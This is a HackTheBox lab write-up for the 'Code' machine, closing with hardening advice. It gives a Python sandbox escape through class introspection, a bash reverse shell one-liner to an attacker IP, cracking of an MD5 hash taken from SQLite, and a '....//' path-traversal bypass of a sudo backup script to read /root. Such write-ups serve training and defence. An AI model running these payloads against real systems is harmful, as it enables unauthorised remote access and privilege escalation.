Code
Writeup for HackTheBox Code machine

Executive Summary
This report details the security assessment of the HackTheBox machine “Code” (medium-difficulty, Linux). The attack chain is as follows:
- Python Sandbox Escape — The target runs a Python web editor on port 5000. Bypass the sandbox via class introspection (
__class__.__base__.__subclasses__()) to locatesubprocess.Popenand execute a reverse shell asapp-production. - SQLite Credential Extraction — Read the application’s SQLite database. Extract MD5 hash for user
martin; crack offline to recover passwordnafeelswordsmaster. SSH in asmartin. - Path Sanitization Bypass → Root — Martin has
NOPASSWDsudo on/usr/bin/backy.sh. The script attempts to sanitize../withjq gsub. Bypass using....//— the filter removes the inner../leaving../intact, allowing traversal into/root. Extract root flag from the backup archive.
Reconnaissance
We initiate our target assessment by executing a standard service detection scan using Nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ nmap -sV  10.10.11.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 12:29 EDT
Nmap scan report for 10.10.11.62
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Gunicorn 20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 397.32 seconds
The scan discovers two active services:
- Port 22: SSH remote login
- Port 5000: Python web editor application hosted on Gunicorn
Web Enumeration & Python Sandbox Escape
We access the web application running on port 5000:

The application allows users to write and execute Python code. The execution environment uses a sandbox configuration that filters critical keywords (such as import or os).
To inspect the execution context, we query system variables using print(globals()):

The output exposes the database path: /home/app-production/app/instance/database.db.
Because the execution filter permits basic expressions, we can perform class tree introspection. We extract the subclasses of the base object class:
1
print([x.__name__ for x in ().__class__.__base__.__subclasses__()])

We seek a reference to the subprocess.Popen subclass. We query slice subsets of the subclasses array to determine the correct index:
1
print([x.__name__ for x in ().__class__.__base__.__subclasses__()[317:330]])

The output shows that the Popen class is located at index 317. We execute a reverse shell payload using index 317 (while running a netcat listener locally):
1
().__class__.__base__.__subclasses__()[317]('bash -c "bash -i >& /dev/tcp/10.10.14.55/1111 0>&1"', shell=True, stdout=-1).communicate()

The reverse shell payload executes successfully, granting us a shell session as app-production:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.55] from (UNKNOWN) [10.10.11.62] 35886
bash: cannot set terminal process group (3130): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$ cd ..
app-production@code:~$ ls
app
authorized_keys
user.txt
app-production@code:~$ cat user.txt
**************4a89eb4203acc41086
Lateral Movement to User martin
With system access established, we query the SQLite database discovered during the sandbox escape phase:
1
2
3
4
5
6
7
8
9
app-production@code:~/app/instance$ ls
database.db
app-production@code:~/app/instance$ sqlite3 database.db
.tables
code  user

select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
We extract the MD5 password hash for the user martin: 3de6f30c4a09c27fc71932bfc68474be.
We decrypt the hash using the online decrypter CrackStation:
- Username:
martin - Password:
nafeelswordsmaster
Using these credentials, we log in via SSH:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ ssh martin@10.10.11.62
martin@10.10.11.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
...
martin@code:~$ cd backups/
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  task.json
Privilege Escalation
We run sudo -l to check the permitted sudo commands for martin:
1
2
3
4
5
6
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
We inspect the contents of the wrapper script /usr/bin/backy.sh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
martin@code:~/root$ cat /usr/bin/backy.sh
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
The script implements validation checks on directories defined in task.json. However, the sanitization filter uses gsub to globally replace ../ with an empty string: map(gsub("\\.\\./"; ""))
This sanitization logic can be bypassed. If we input ....//, the filter identifies the nested sequence ../ and removes it, which leaves behind the outer ../ structure: ....// -> / + .. + ../ + / -> /var/../root
Since the resulting string starts with /var/, it passes the prefix validation check. When executed, the backup utility targets the resolved path /var/../root (which maps directly to /root).
Exploiting the Path Traversal Vulnerability
We construct a custom task.json file to back up /root:
1
2
3
4
5
6
7
8
{
 "destination": "/home/martin/",
 "multiprocessing": true,
 "verbose_log": true,
 "directories_to_archive": [
 "/var/....//root/"
 ]
}
We write the file to task.json and execute the privileged backup script:
1
2
3
4
5
6
7
8
9
10
11
12
13
martin@code:~$ nano task.json
martin@code:~$ sudo /usr/bin/backy.sh task.json
2025/03/23 18:01:02 🍀 backy 1.2
2025/03/23 18:01:02 📋 Working with task.json ...
2025/03/23 18:01:02 💤 Nothing to sync
2025/03/23 18:01:02 📤 Archiving: [/var/../root]
2025/03/23 18:01:02 📥 To: /home/martin ...
2025/03/23 18:01:02 📦
tar: Removing leading `/var/../' from member names
/var/../root/
/var/../root/.local/
...
/var/../root/root.txt
The utility creates a backup tar archive inside our home directory. We extract the archive to retrieve root.txt:
1
2
3
4
5
6
7
8
martin@code:~$ ls
backups  code_var_.._root_2025_March.tar.bz2  task.json
martin@code:~$ tar -xjf code_var_.._root_2025_March.tar.bz2
martin@code:~$ ls
backups  code_var_.._root_2025_March.tar.bz2  root  task.json
martin@code:~$ cd root/
martin@code:~/root$ cat root.txt
************7296b3e6bfc9e1f79a3
Mitigations & Security Recommendations
To secure the host against similar attacks, the following recommendations should be applied:
- Secure Sandbox Environments:
- Avoid using blacklists to filter sandboxed commands. Python code sandboxes should run within isolated containerized environments (such as Docker, gVisor, or firejail) with restricted system calls and resources.
- Restrict access to object class attributes (
__class__,__subclasses__) inside the application execution flow.
- Harden Credential Hashing:
- Enforce strong password complexity rules. Migrate database passwords from MD5 to slow, salted hashing algorithms such as bcrypt, Argon2, or PBKDF2.
- Secure Path Validation Logic:
- Do not implement custom string-replacement routines to validate filesystems and directories. Use standard, secure path normalization functions (e.g.,
realpath()in PHP or Python’sos.path.realpath()) to resolve paths before comparing them to allowed prefixes. - Restrict wildcard parameters or config structures in wrapper scripts.
- Do not implement custom string-replacement routines to validate filesystems and directories. Use standard, secure path normalization functions (e.g.,